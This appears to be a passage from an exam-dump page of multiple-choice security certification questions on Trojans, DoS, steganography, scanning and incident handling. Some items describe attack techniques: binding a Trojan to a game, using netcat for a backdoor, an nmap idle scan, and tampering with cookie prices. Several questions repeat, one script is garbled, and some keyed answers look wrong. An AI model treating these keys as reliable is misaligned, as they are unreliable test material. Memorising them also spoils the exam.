A. Denial-of-Service
B. Injection

C. Internal attack
D. Virus
Answer: A (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 269
An Active Attack is a type of steganography attack in which the attacker changes the carrier during the communication process. Which of the following techniques is used for smoothing the transition and controlling contrast on the hard edges, where there is significant color transition?
A. Rotate
B. Blur
C. Sharpen
D. Soften
Answer: B (LEAVE A REPLY)

NEW QUESTION: 270
Which of the following techniques is used when a system performs the penetration testing with the objective of
accessing unauthorized information residing inside a computer?
A. Biometrician
B. Van Eck Phreaking
C. Phreaking
D. Port scanning
Answer: (SHOW ANSWER)

NEW QUESTION: 271
Adam works as an Incident Handler for Umbrella Inc. His recent actions towards the incident are not up to the standard norms of the company. He always forgets some steps and procedures while handling responses as they are very hectic to perform.
Which of the following steps should Adam take to overcome this problem with the least administrative effort?
A. Appoint someone else to check the procedures.
B. Create incident manual read it every time incident occurs.
C. Create incident checklists.
D. Create new sub-team to keep check.
Answer: (SHOW ANSWER)

NEW QUESTION: 272
Which of the following tools can be used for stress testing of a Web server?
Each correct answer represents a complete solution. Choose two.
A. Scripts
B. Anti-virus software
C. Spyware
D. Internet bots
Answer: (SHOW ANSWER)

NEW QUESTION: 273
Which of the following functions in c/c++ can be the cause of buffer overflow?
Each correct answer represents a complete solution. Choose two.
A. strcpy()
B. strlength()
C. printf()
D. strcat()
Answer: A,D (LEAVE A REPLY)

NEW QUESTION: 274
Which of the following statements are correct about spoofing and session hijacking?
Each correct answer represents a complete solution. Choose all that apply.
A. Spoofing is an attack in which an attacker can spoof the IP address or other identity of the target
and the valid user cannot be active.
B. Session hijacking is an attack in which an attacker takes over the session, and the valid user's session is not
disconnected.
C. Spoofing is an attack in which an attacker can spoof the IP address or other identity of the target but the valid user
can be active.
D. Session hijacking is an attack in which an attacker takes over the session, and the valid user's session is
disconnected.
Answer: B,C (LEAVE A REPLY)

NEW QUESTION: 275
Which of the following is used by attackers to obtain an authenticated connection on a network?

A. Denial-of-Service (DoS) attack
B. Replay attack
C. Man-in-the-middle attack
D. Back door
Answer: B (LEAVE A REPLY)
Section: Volume C
Explanation/Reference:

NEW QUESTION: 276
Firekiller 2000 is an example of a _____.
A. Remote access Trojan
B. Security software disabler Trojan
C. Data sending Trojan
D. DoS attack Trojan
Answer: (SHOW ANSWER)

NEW QUESTION: 277
Which of the following programs can be used to detect stealth port scans performed by a malicious hacker?
Each correct answer represents a complete solution. Choose all that apply.
A. nmap
B. scanlogd
C. libnids
D. portsentry
Answer: (SHOW ANSWER)
Section: Volume B

NEW QUESTION: 278
Which of the following attacking methods allows the bypassing of access control lists on servers or routers, either
hiding a computer on a network or allowing it to impersonate another computer by changing the Media Access
Control address?
A. IP address spoofing
B. ARP spoofing
C. VLAN hoping
D. MAC spoofing
Answer: D (LEAVE A REPLY)

NEW QUESTION: 279

Your friend plans to install a Trojan on your computer. He knows that if he gives you a new version of chess.exe, you will definitely install the game on your computer. He picks up a Trojan and joins it with chess.exe. Which of the following tools are required in such a scenario?
Each correct answer represents a part of the solution. Choose three.
A. NetBus
B. Absinthe
C. Chess.exe
D. Yet Another Binder
Answer: A,C,D (LEAVE A REPLY)

NEW QUESTION: 280
Which of the following tools can be used to perform brute force attack on a remote database?
Each correct answer represents a complete solution. Choose all that apply.
A. SQLDict
B. SQLBF
C. nmap
D. FindSA
Answer: A,B,D (LEAVE A REPLY)

NEW QUESTION: 281
Which of the following malicious code can have more than one type of trigger, multiple task capabilities, and can replicate itself in more than one manner?
A. Blended threat
B. Trojan
C. Boot sector virus
D. Macro virus
Answer: (SHOW ANSWER)

NEW QUESTION: 282
Your friend plans to install a Trojan on your computer. He knows that if he gives you a new version of chess.exe, you
will definitely install the game on your computer. He picks up a Trojan and joins it to chess.exe. The size of chess.exe
was 526,895 bytes originally, and after joining this chess file to the Trojan, the file size increased to 651,823 bytes.
When he gives you this new game, you install the infected chess.exe file on your computer. He now performs various
malicious tasks on your computer remotely. But you suspect that someone has installed a Trojan on your computer
and begin to investigate it. When you enter the netstat command in the command prompt, you get the following results:

C:\WINDOWS>netstat -an | find "UDP"
UDP IP_Address:31337 *:*
Now you check the following registry address:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
In the above address, you notice a 'default' key in the 'Name' field having " .exe" value in the corresponding 'Data' field. Which of the following Trojans do you think your friend may have installed on your
computer on the basis of the above evidence?
A. Back Orifice
B. Qaz
C. Donald Dick
D. Tini
Answer: A (LEAVE A REPLY)

NEW QUESTION: 283
John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He has successfully completed the following steps of the pre-attack phase:
l Information gathering
l Determining network range
l Identifying active machines
l Finding open ports and applications
l OS fingerprinting
l Fingerprinting services
Now John wants to perform network mapping of the We-are-secure network. Which of the following tools can he use to accomplish his task?
Each correct answer represents a complete solution. Choose all that apply.
A. NeoTrace
B. Ettercap
C. Traceroute
D. Cheops
Answer: (SHOW ANSWER)

NEW QUESTION: 284
Mark works as a Network Administrator for Perfect Inc. The company has both wired and wireless networks.
An attacker attempts to keep legitimate users from accessing services that they require. Mark uses IDS/IPS sensors on the wired network to mitigate the attack. Which of the following attacks best describes the attacker's intentions?
A. Internal attack
B. Reconnaissance attack

C. Land attack
D. DoS attack
Answer: D (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 285
Which of the following netcat parameters makes netcat a listener that automatically restarts itself when a connection is dropped?
A. -p
B. -l
C. -u
D. -L
Answer: (SHOW ANSWER)

NEW QUESTION: 286
John works as a professional Ethical Hacker. He is assigned a project to test the security of www.weare-secure.com. He enters a single quote in the input field of the login page of the We-are-secure Web site and receives the following error message:
Microsoft OLE DB Provider for ODBC Drivers error '0x80040E14'
This error message shows that the We-are-secure Website is vulnerable to _____.
A. A SQL injection attack
B. A buffer overflow
C. An XSS attack
D. A Denial-of-Service attack
Answer: A (LEAVE A REPLY)

NEW QUESTION: 287
You are the Administrator for a corporate network. You are concerned about denial of service attacks.
Which of the following measures would be most helpful in defending against a Denial-of-Service (DoS) attack?
A. Implement a strong password policy.
B. Implement network based antivirus.

C. Shorten the timeout for connection attempts.
D. Place a honey pot in the DMZ.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 288
Who are the primary victims of smurf attacks on the contemporary Internet system?
A. Mail servers are the primary victims to smurf attacks
B. IRC servers are the primary victims to smurf attacks
C. FTP servers are the primary victims to smurf attacks
D. SMTP servers are the primary victims to smurf attacks
Answer: (SHOW ANSWER)

NEW QUESTION: 289
Which of the following ensures that the investigation process of incident response team does not break any laws during the response to an incident?
A. Information Security representative
B. Lead Investigator
C. Legal representative
D. Human Resource
Answer: (SHOW ANSWER)
Section: Volume C

NEW QUESTION: 290
Which of the following is a computer worm that caused a denial of service on some Internet hosts and dramatically slowed down general Internet traffic?
A. Klez
B. Code red
C. SQL Slammer
D. Beast
Answer: C (LEAVE A REPLY)
Section: Volume A
Explanation/Reference:

NEW QUESTION: 291
John works as an Ethical Hacker for PassGuide Inc. He wants to find out the ports that are open in PassGuide's server using a port scanner. However, he does not want to establish a full TCP connection.
Which of the following scanning techniques will he use to accomplish this task?
A. Xmas tree
B. TCP FIN
C. TCP SYN/ACK

D. TCP SYN
Answer: (SHOW ANSWER)

NEW QUESTION: 292
Which of the following tools can be used for stress testing of a Web server?
Each correct answer represents a complete solution. Choose two.
A. Spyware
B. Internet bots
C. Scripts
D. Anti-virus software
Answer: (SHOW ANSWER)

NEW QUESTION: 293
Which of the following steps can be taken as countermeasures against sniffer attacks?
Each correct answer represents a complete solution. Choose all that apply.
A. Use encrypted protocols for all communications.
B. Use switches instead of hubs since they switch communications, which means that information is delivered only to the predefined host.
C. Use tools such as StackGuard and Immunix System to avoid attacks.
D. Reduce the range of the network to avoid attacks into wireless networks.
Answer: (SHOW ANSWER)
Section: Volume C

NEW QUESTION: 294
Which of the following types of attacks is often performed by looking surreptitiously at the keyboard or monitor of an employee's computer?
A. Buffer-overflow attack
B. Man-in-the-middle attack
C. Shoulder surfing attack
D. Denial-of-Service (DoS) attack
Answer: (SHOW ANSWER)

NEW QUESTION: 295
Which of the following statements are true about a keylogger?
Each correct answer represents a complete solution. Choose all that apply.
A. It is a software tool used to trace all or specific activities of a user on a computer.
B. It records all keystrokes on the victim's computer in a predefined log file.
C. It can be remotely installed on a computer system.
D. It uses hidden code to destroy or scramble data on the hard disk.
Answer: A,B,C (LEAVE A REPLY)

NEW QUESTION: 296
John works as a Network Administrator for Net Perfect Inc. The company has a Windows-based network. The company uses Check Point SmartDefense to provide security to the network of the company. On the HTTP servers of the company, John defines a rule for dropping any kind of userdefined URLs. Which of the following types of attacks can be prevented by dropping the user-defined URLs?
A. Morris worm
B. Code red worm
C. Hybrid attacks
D. PTC worms and mutations
Answer: (SHOW ANSWER)
Section: Volume B

NEW QUESTION: 297
You are hired as a Database Administrator for Jennifer Shopping Cart Inc. You monitor the server health through the
System Monitor and found that there is a sudden increase in the number of logins.
A case study is provided in the exhibit. Which of the following types of attack has occurred?
(Click the Exhibit button on the toolbar to see the case study.)
A. Injection
B. Worm
C. Denial-of-service
D. Virus
Answer: (SHOW ANSWER)

NEW QUESTION: 298
Which of the following keyloggers cannot be detected by anti-virus or anti-spyware products?
A. Kernel keylogger
B. Software keylogger
C. Hardware keylogger
D. OS keylogger
Answer: C (LEAVE A REPLY)
Section: Volume B
Explanation/Reference:

NEW QUESTION: 299
Victor is a novice Ethical Hacker. He is learning the hacking process, i.e., the steps taken by malicious hackers to perform hacking. Which of the following steps is NOT included in the hacking process?
A. Reconnaissance
B. Preparation

C. Scanning
D. gaining access
Answer: B (LEAVE A REPLY)

NEW QUESTION: 300
You work as a Network Administrator for Marioxnet Inc. You have the responsibility of handling two routers with BGP protocol for the enterprise's network. One of the two routers gets flooded with an unexpected number of data packets, while the other router starves with no packets reaching it. Which of the following attacks can be a potential cause of this?
A. Packet manipulation
B. Spoofing
C. Eavesdropping
D. Denial-of-Service
Answer: D (LEAVE A REPLY)

NEW QUESTION: 301
John, a part-time hacker, has accessed in unauthorized way to the www.yourbank.com banking Website and stolen the bank account information of its users and their credit card numbers by using the SQL injection attack. Now, John wants to sell this information to malicious person Mark and make a deal to get a good amount of money. Since, he does not want to send the hacked information in the clear text format to Mark; he decides to send information in hidden text. For this, he takes a steganography tool and hides the information in ASCII text by appending whitespace to the end of lines and encrypts the hidden information by using the IDEA encryption algorithm. Which of the following tools is John using for steganography?
A. Snow.exe
B. Netcat
C. Image Hide
D. 2Mosaic
Answer: A (LEAVE A REPLY)

NEW QUESTION: 302
The Klez worm is a mass-mailing worm that exploits a vulnerability to open an executable attachment even in Microsoft Outlook's preview pane. The Klez worm gathers email addresses

from the entries of the default Windows Address Book (WAB). Which of the following registry values can be used to identify this worm?
A. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
B. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
C. HKEY_CURRENT_USER\Software\Microsoft\WAB\WAB4\Wab File Name = "file and pathname of the WAB file"
D. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Answer: (SHOW ANSWER)

NEW QUESTION: 303
Which of the following hacking tools provides shell access over ICMP?
A. John the Ripper
B. Nmap
C. Nessus
D. Loki
Answer: (SHOW ANSWER)
Section: Volume C

NEW QUESTION: 304
Which of the following is spy software that records activity on Macintosh systems via snapshots, keystrokes, and Web
site logging?
A. Magic Lantern
B. Spector
C. NetBus
D. eblaster
Answer: (SHOW ANSWER)

NEW QUESTION: 305
John works as a Network Administrator for We-are-secure Inc. He finds that TCP port 7597 of the Weare- secure
server is open. He suspects that it may be open due to a Trojan installed on the server. He presents a report to the
company describing the symptoms of the Trojan. A summary of the report is given below:
Once this Trojan has been installed on the computer, it searches Notpad.exe, renames it Note.com, and then copies
itself to the computer as Notepad.exe. Each time Notepad.exe is executed, the Trojan executes and calls the original
Notepad to avoid being noticed.
Which of the following Trojans has the symptoms as the one described above?
A. SubSeven

B. NetBus
C. eBlaster
D. Qaz
Answer: D (LEAVE A REPLY)

NEW QUESTION: 306
Which of the following programs is used for bypassing normal authentication for securing remote access to a computer?
A. Adware
B. Spyware
C. Backdoor
D. Worm
Answer: C (LEAVE A REPLY)

NEW QUESTION: 307
Mark works as a Network Administrator for NetTech Inc. The network has 150 Windows 2000 Professional client computers and four Windows 2000 servers. All the client computers are able to connect to the Internet. Mark is concerned about malware infecting the client computers through the Internet. What will Mark do to protect the client computers from malware?
Each correct answer represents a complete solution. Choose two.
A. Educate users of the client computers to avoid malware.
B. Educate users of the client computers about the problems arising due to malware.
C. Prevent users of the client computers from executing any programs.
D. Assign Read-Only permission to the users for accessing the hard disk drives of the client computers.
Answer: A,B (LEAVE A REPLY)

NEW QUESTION: 308
You work as an Incident handling manager for a company. The public relations process of the company includes an event that responds to the e-mails queries. But since few days, it is identified that this process is providing a way to spammers to perform different types of e-mail attacks. Which of the following phases of the Incident handling process will now be involved in resolving this process and find a solution?
Each correct answer represents a part of the solution. Choose all that apply.
A. Preparation
B. Identification
C. Eradication
D. Contamination
E. Recovery
Answer: C,D,E (LEAVE A REPLY)

NEW QUESTION: 309
In which of the following attacks does the attacker gather information to perform an access attack?
A. Vulnerability attack
B. DoS attack
C. Land attack
D. Reconnaissance attack
Answer: D (LEAVE A REPLY)

NEW QUESTION: 310
Victor works as a professional Ethical Hacker for SecureEnet Inc. He has been assigned a job to test an image, in which some secret information is hidden, using Steganography. Victor performs the following techniques to accomplish the task:
1. Smoothening and decreasing contrast by averaging the pixels of the area where significant color transitions occurs.
2. Reducing noise by adjusting color and averaging pixel value.
3. Sharpening, Rotating, Resampling, and Softening the image.
Which of the following Steganography attacks is Victor using?
A. Stegdetect Attack
B. Chosen-Stego Attack
C. Steg-Only Attack
D. Active Attacks
Answer: D (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 311
Which of the following statements are true about tcp wrappers?
Each correct answer represents a complete solution. Choose all that apply.
A. tcp wrapper allows host or subnetwork IP addresses, names and/or ident query replies, to be used as tokens to filter for access control purposes.
B. tcp wrapper protects a Linux server from IP address spoofing.
C. tcp wrapper provides access control, host address spoofing, client username lookups, etc.
D. When a user uses a TCP wrapper, the inetd daemon runs the wrapper program tcpd instead of running the server program directly.
Answer: A,C,D (LEAVE A REPLY)

NEW QUESTION: 312
Adam works as a Security Administrator for Umbrella Technology Inc. He reported a breach in security to his senior
members, stating that "security defenses has been breached and exploited for 2 weeks by hackers." The hackers had

accessed and downloaded 50,000 addresses containing customer credit cards and passwords. Umbrella Technology
was looking to law enforcement officials to protect their intellectual property.
The intruder entered through an employee's home machine, which was connected to Umbrella Technology's corporate VPN network. The application called BEAST Trojan was used in the attack to open a "back
door" allowing the hackers undetected access. The security breach was discovered when customers complained about
the usage of their credit cards without their knowledge.
The hackers were traced back to Shanghai, China through e-mail address evidence. The credit card information was
sent to that same e-mail address. The passwords allowed the hackers to access Umbrella Technology's network from a
remote location, posing as employees.
Which of the following actions can Adam perform to prevent such attacks from occurring in future?
A. Allow VPN access but replace the standard authentication with biometric authentication.
B. Disable VPN access to all employees of the company from home machines.
C. Replace the VPN access with dial-up modem access to the company's network.
D. Apply different security policy to make passwords of employees more complex.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 313
Which of the following reads and writes data across network connections by using the TCP/IP protocol?
A. Fpipe
B. NSLOOKUP
C. Netcat
D. 2Mosaic
Answer: C (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 314
Which of the following applications is an example of a data-sending Trojan?
A. SubSeven
B. Senna Spy Generator
C. Firekiller 2000
D. eBlaster
Answer: D (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 315
Which of the following tools is used to download the Web pages of a Website on the local system?
A. jplag
B. wget
C. Ettercap
D. Nessus
Answer: (SHOW ANSWER)

NEW QUESTION: 316
Adam works as an Incident Handler for Umbrella Inc. His recent actions towards the incident are not up to the
standard norms of the company. He always forgets some steps and procedures while handling responses as they are
very hectic to perform.
Which of the following steps should Adam take to overcome this problem with the least administrative effort?
A. Appoint someone else to check the procedures.
B. Create incident manual read it every time incident occurs.
C. Create incident checklists.
D. Create new sub-team to keep check.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 317
Which of the following tools is used to attack the Digital Watermarking?
A. Active Attacks
B. 2Mosaic
C. Steg-Only Attack
D. Gifshuffle
Answer: (SHOW ANSWER)
Section: Volume B
Explanation

NEW QUESTION: 318
Adam, a novice web user, is very conscious about the security. He wants to visit the Web site that is known to have malicious applets and code. Adam always makes use of a basic Web Browser to perform such testing.
Which of the following web browsers can adequately fill this purpose?
A. Mozilla Firefox
B. Internet explorer
C. Lynx
D. Safari
Answer: C (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 319
Jane works as a Consumer Support Technician for ABC Inc. The company provides troubleshooting support to users. Jane is troubleshooting the computer of a user who has installed software that automatically gains full permissions on his computer. Jane has never seen this software before. Which of the following types of malware is the user facing on his computer?
A. Rootkits
B. Viruses
C. Spyware
D. Adware
Answer: A (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 320
CORRECT TEXT
Fill in the blank with the correct numeric value.
ARP poisoning is achieved in _____ steps.
Answer:
2

NEW QUESTION: 321
Which of the following takes control of a session between a server and a client using TELNET, FTP, or any other non-encrypted TCP/IP utility?
A. Dictionary attack
B. Session Hijacking
C. Trojan horse
D. Social Engineering
Answer: B (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 322
An attacker sends a large number of packets to a target computer that causes denial of service. Which of the following type of attacks is this?
A. Spoofing
B. Snooping
C. Phishing
D. Flooding
Answer: D (LEAVE A REPLY)
Section: Volume A

NEW QUESTION: 323
Fill in the blank with the appropriate name of the rootkit.
A _____ rootkit uses device or platform firmware to create a persistent malware image.
Answer:
firmware

NEW QUESTION: 324
Which of the following statements about reconnaissance is true?
A. It is a computer that is used to attract potential intruders or attackers.
B. It is also known as half-open scanning.
C. It is any program that allows a hacker to connect to a computer without going through the normal authentication process.
D. It describes an attempt to transfer DNS zone data.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 325
Which of the following statements about a Trojan horse are true?
Each correct answer represents a complete solution. Choose two.
A. It is a macro or script that attaches itself to a file or template.
B. The writers of a Trojan horse can use it later to gain unauthorized access to a computer.
C. It is a malicious software program code that resembles another normal program.
D. It infects the boot record on hard disks and floppy disks.
Answer: (SHOW ANSWER)
Section: Volume A
Explanation

NEW QUESTION: 326
Which of the following types of attacks is targeting a Web server with multiple compromised computers that are simultaneously sending hundreds of FIN packets with spoofed IP source IP addresses?
A. DDoS attack

B. Evasion attack
C. Dictionary attack
D. Insertion attack
Answer: A (LEAVE A REPLY)

NEW QUESTION: 327
Which of the following is the method of hiding data within another media type such as graphic or document?
A. Steganography
B. Cryptanalysis
C. Spoofing
D. Packet sniffing
Answer: A (LEAVE A REPLY)

NEW QUESTION: 328
Which of the following tasks can be performed by using netcat utility?
Each correct answer represents a complete solution. Choose all that apply.
A. Firewall testing
B. Creating a Backdoor
C. Port scanning and service identification
D. Checking file integrity
Answer: A,B,C (LEAVE A REPLY)

NEW QUESTION: 329
You run the following PHP script:
<?php $name = mysql_real_escape_string($_POST["name"]);
$password = mysql_real_escape_string($_POST["password"]); ?>
What is the use of the mysql_real_escape_string() function in the above script.
Each correct answer represents a complete solution. Choose all that apply.
A. It can be used to mitigate a cross site scripting attack.
B. It escapes all special characters from strings $_POST["name"] and $_POST["password"] except ' and ".
C. It can be used as a countermeasure against a SQL injection attack.
D. It escapes all special characters from strings $_POST["name"] and $_POST["password"].
Answer: C,D (LEAVE A REPLY)

NEW QUESTION: 330
James works as a Database Administrator for Techsoft Inc. The company has a SQL Server 2005 computer. The computer has a database named Sales. Users complain that the performance of the database has deteriorated. James opens the System Monitor tool and finds that there is an

increase in network traffic. What kind of attack might be the cause of the performance deterioration?
A. Injection
B. Virus
C. Denial-of-Service
D. Internal attack
Answer: (SHOW ANSWER)

NEW QUESTION: 331
Victor is a novice Ethical Hacker. He is learning the hacking process, i.e., the steps taken by malicious hackers to perform hacking. Which of the following steps is NOT included in the hacking process?
A. Scanning
B. Preparation
C. gaining access
D. Reconnaissance
Answer: B (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 332
John works as an Ethical Hacker for PassGuide Inc. He wants to find out the ports that are open in PassGuide's server
using a port scanner. However, he does not want to establish a full TCP connection.
Which of the following scanning techniques will he use to accomplish this task?
A. TCP SYN
B. TCP FIN
C. Xmas tree
D. TCP SYN/ACK
Answer: (SHOW ANSWER)

NEW QUESTION: 333
Which of the following programming languages are NOT vulnerable to buffer overflow attacks? Each correct answer represents a complete solution. Choose two.

A. C
B. C++
C. Perl
D. Java
Answer: (SHOW ANSWER)

NEW QUESTION: 334
Which of the following is a computer worm that caused a denial of service on some Internet hosts and dramatically slowed down general Internet traffic?
A. SQL Slammer
B. Code red
C. Klez
D. Beast
Answer: A (LEAVE A REPLY)

NEW QUESTION: 335
Which of the following statements are true about a keylogger?
Each correct answer represents a complete solution. Choose all that apply.
A. It records all keystrokes on the victim's computer in a predefined log file.
B. It can be remotely installed on a computer system.
C. It is a software tool used to trace all or specific activities of a user on a computer.
D. It uses hidden code to destroy or scramble data on the hard disk.
Answer: (SHOW ANSWER)
Section: Volume A

NEW QUESTION: 336
A Denial-of-Service (DoS) attack is mounted with the objective of causing a negative impact on the performance of a computer or network. It is also known as network saturation attack or bandwidth consumption attack. Attackers perform DoS attacks by sending a large number of protocol packets to a network. The problems caused by a DoS attack are as follows:
l Saturation of network resources
l Disruption of connections between two computers, thereby preventing communications between services
l Disruption of services to a specific computer
l Failure to access a Web site
l Increase in the amount of spam
Which of the following can be used as countermeasures against DoS attacks?
Each correct answer represents a complete solution. Choose all that apply.
A. Disabling unneeded network services

B. Blocking undesired IP addresses
C. Applying router filtering
D. Permitting network access only to desired traffic
Answer: A,B,C,D (LEAVE A REPLY)

NEW QUESTION: 337
Which of the following types of malware does not replicate itself but can spread only when the circumstances are beneficial?
A. Mass mailer
B. Worm
C. Blended threat
D. Trojan horse
Answer: D (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 338
Maria works as a professional Ethical Hacker. She has been assigned the project of testing the security of www.gentech.com. She is using dumpster diving to gather information about Gentech Inc.
In which of the following steps of malicious hacking does dumpster diving come under?
A. Reconnaissance
B. Multi-factor authentication
C. Mutual authentication
D. Role-based access control
Answer: A (LEAVE A REPLY)

NEW QUESTION: 339
Which of the following is the process of comparing cryptographic hash functions of system executables and configuration files?
A. Shoulder surfing
B. File integrity auditing
C. Reconnaissance
D. Spoofing
Answer: B (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 340
Against which of the following does SSH provide protection?
Each correct answer represents a complete solution. Choose two.
A. DoS attack
B. IP spoofing

C. Password sniffing
D. Broadcast storm
Answer: B,C (LEAVE A REPLY)
Section: Volume B
Explanation/Reference:

NEW QUESTION: 341
You are concerned about rootkits on your network communicating with attackers outside your network. Without
using an IDS how can you detect this sort of activity?
A. By examining your domain controller server logs.
B. You cannot, you need an IDS.
C. By examining your firewall logs.
D. By setting up a DMZ.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 342
Session splicing is an IDS evasion technique in which an attacker delivers data in multiple small-sized packets to the target computer. Hence, it becomes very difficult for an IDS to detect the attack signatures of such attacks. Which of the following tools can be used to perform session splicing attacks?
Each correct answer represents a complete solution. Choose all that apply.
A. Whisker
B. Y.A.T.
C. Nessus
D. Fragroute
Answer: A,C (LEAVE A REPLY)

NEW QUESTION: 343
Which of the following are based on malicious code?
Each correct answer represents a complete solution. Choose two.
A. Biometrics
B. Trojan horse
C. Denial-of-Service (DoS)
D. Worm
Answer: B,D (LEAVE A REPLY)

NEW QUESTION: 344
John works as a Professional Ethical Hacker for NetPerfect Inc. The company has a Linux-based network. All client

computers are running on Red Hat 7.0 Linux. The Sales Manager of the company complains to John that his system
contains an unknown package named as tar.gz and his documents are exploited. To resolve the problem, John uses a
Port scanner to enquire about the open ports and finds out that the HTTP server service port on 27374 is open. He
suspects that the other computers on the network are also facing the same problem. John discovers that a malicious
application is using the synscan tool to randomly generate IP addresses.
Which of the following worms has attacked the computer?
A. Code red
B. Ramen
C. Nimda
D. LoveLetter
Answer: B (LEAVE A REPLY)

NEW QUESTION: 345
John works as a Network Administrator for Perfect Solutions Inc. The company has a Linux-based network. The
company is aware of various types of security attacks and wants to impede them. Hence, management has assigned
John a project to port scan the company's Web Server. For this, he uses the nmap port scanner and issues the
following command to perform idle port scanning:
nmap -PN -p- -sI IP_Address_of_Company_Server
He analyzes that the server's TCP ports 21, 25, 80, and 111 are open.
Which of the following security policies is the company using during this entire process to mitigate the risk of hacking
attacks?
A. Audit policy
B. Non-disclosure agreement
C. Antivirus policy
D. Acceptable use policy
Answer: A (LEAVE A REPLY)

NEW QUESTION: 346
Which of the following tools is used for port scanning?
A. NSLOOKUP
B. NETSH
C. Nmap
D. L0phtcrack

Answer: C (LEAVE A REPLY)
Section: Volume C

NEW QUESTION: 347
Which of the following DoS attacks affects mostly Windows computers by sending corrupt UDP packets?
A. Smurf
B. Bonk
C. Ping flood
D. Fraggle
Answer: (SHOW ANSWER)

NEW QUESTION: 348
Which of the following functions can be used as a countermeasure to a Shell Injection attack? Each correct answer represents a complete solution. Choose all that apply.
A. escapeshellarg()
B. mysql_real_escape_string()
C. regenerateid()
D. escapeshellcmd()
Answer: (SHOW ANSWER)
Section: Volume A

NEW QUESTION: 349
Which of the following are open-source vulnerability scanners?
A. Hackbot
B. Nessus
C. Nikto
D. NetRecon
Answer: A,B,C (LEAVE A REPLY)

NEW QUESTION: 350
You run the following PGIAC script:
<?pGIAC

$name = mysql_real_escape_string($_POST["name"]);
$password = mysql_real_escape_string($_POST["password"]);
?>
What is the use of the mysql_real_escape_string() function in the above script.
Each correct answer represents a complete solution. Choose all that apply.
A. It can be used as a countermeasure against a SQL injection attack.
B. It escapes all special characters from strings $_POST["name"] and $_POST["password"].
C. It escapes all special characters from strings $_POST["name"] and $_POST["password"] except ' and ".
D. It can be used to mitigate a cross site scripting attack.
Answer: A,B (LEAVE A REPLY)

NEW QUESTION: 351
John visits an online shop that stores the IDs and prices of the items to buy in a cookie. After selecting the items that he wants to buy, the attacker changes the price of the item to 1.
Original cookie values:
ItemID1=2
ItemPrice1=900
ItemID2=1
ItemPrice2=200
Modified cookie values:
ItemID1=2
ItemPrice1=1
ItemID2=1
ItemPrice2=1
Now, he clicks the Buy button, and the prices are sent to the server that calculates the total price.
Which of the following hacking techniques is John performing?
A. Computer-based social engineering
B. Man-in-the-middle attack
C. Cross site scripting
D. Cookie poisoning
Answer: D (LEAVE A REPLY)
Section: Volume B

NEW QUESTION: 352
Adam works as a Security administrator for Umbrella Inc. He runs the following traceroute and notices that hops 19 and 20 both show the same IP address.
1 172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613 ms 2 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 12.169 ms 14.958 ms 13.416 ms 3 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 13.948 ms ip68-100-0-1.nv.nv. cox.net (68.100.0.1) 16.743 ms 16.207 ms 4 ip68-100-0-

137.nv.nv.cox.net (68.100.0.137) 17.324 ms 13.933 ms 20.938 ms 5 68.1.1.4 (68.1.1.4) 12.439 ms 220.166 ms 204.170 ms
6 so-6-0-0.gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms 25.943 ms 14.104 ms 7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms 15.415 ms "PassGuide" - 8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.063 ms 20.960 ms 19.512 ms 9 so-7-0-0.gar1.NewYork1.Level3.net (64.159.1.182) 20.334 ms 19.440 ms 17.938 ms 10 so-4-0-0.edge1.NewYork1.Level3.
net (209.244.17.74) 27.526 ms 18.317 ms 21.202 ms 11 uunet-level3- oc48.NewYork1.Level3.net (209.244.160.12) 21.411 ms 19.133 ms 18.830 ms 12 0.so-6-0-0.XL1.NYC4.ALTER.NET (152.63.21.78)
21.203 ms 22.670 ms 20.111 ms 13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.929 ms 24.858 ms
23.108 ms 14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 37.894 ms 33.244 ms
33.910 ms 15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms 49.935 ms
49.466 ms 16 0.so-3-0-0.XR1.MIA4.ALTER.
NET (152.63.101.41) 50.937 ms 49.005 ms 51.055 ms 17 117.ATM6- 0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms 50.280 ms 53.647 ms 18 PassGuidegw1. customer.alter.net (65.195.239.14)
51.921 ms 51.571 ms 56.855 ms 19 www.PassGuide.com (65.195.239.22) 52.191 ms 52.571 ms 56.855 ms 20 www.PassGuide.com (65.195.239.22) 53.561 ms 54.121 ms 58.333 ms Which of the following is the most like cause of this issue?

A. Intrusion Detection System

B. A stateful inspection firewall

C. An application firewall

D. Network Intrusion system

Answer: B (LEAVE A REPLY)

NEW QUESTION: 353

You run the following PHP script:

<?php $name = mysql_real_escape_string($_POST["name"]);
$password = mysql_real_escape_string($_POST["password"]); ?>

What is the use of the mysql_real_escape_string() function in the above script.

Each correct answer represents a complete solution. Choose all that apply.

A. It can be used to mitigate a cross site scripting attack.

B. It can be used as a countermeasure against a SQL injection attack.

C. It escapes all special characters from strings $_POST["name"] and $_POST["password"] except ' and ".

D. It escapes all special characters from strings $_POST["name"] and $_POST["password"].

Answer: (SHOW ANSWER)

Section: Volume C

NEW QUESTION: 354
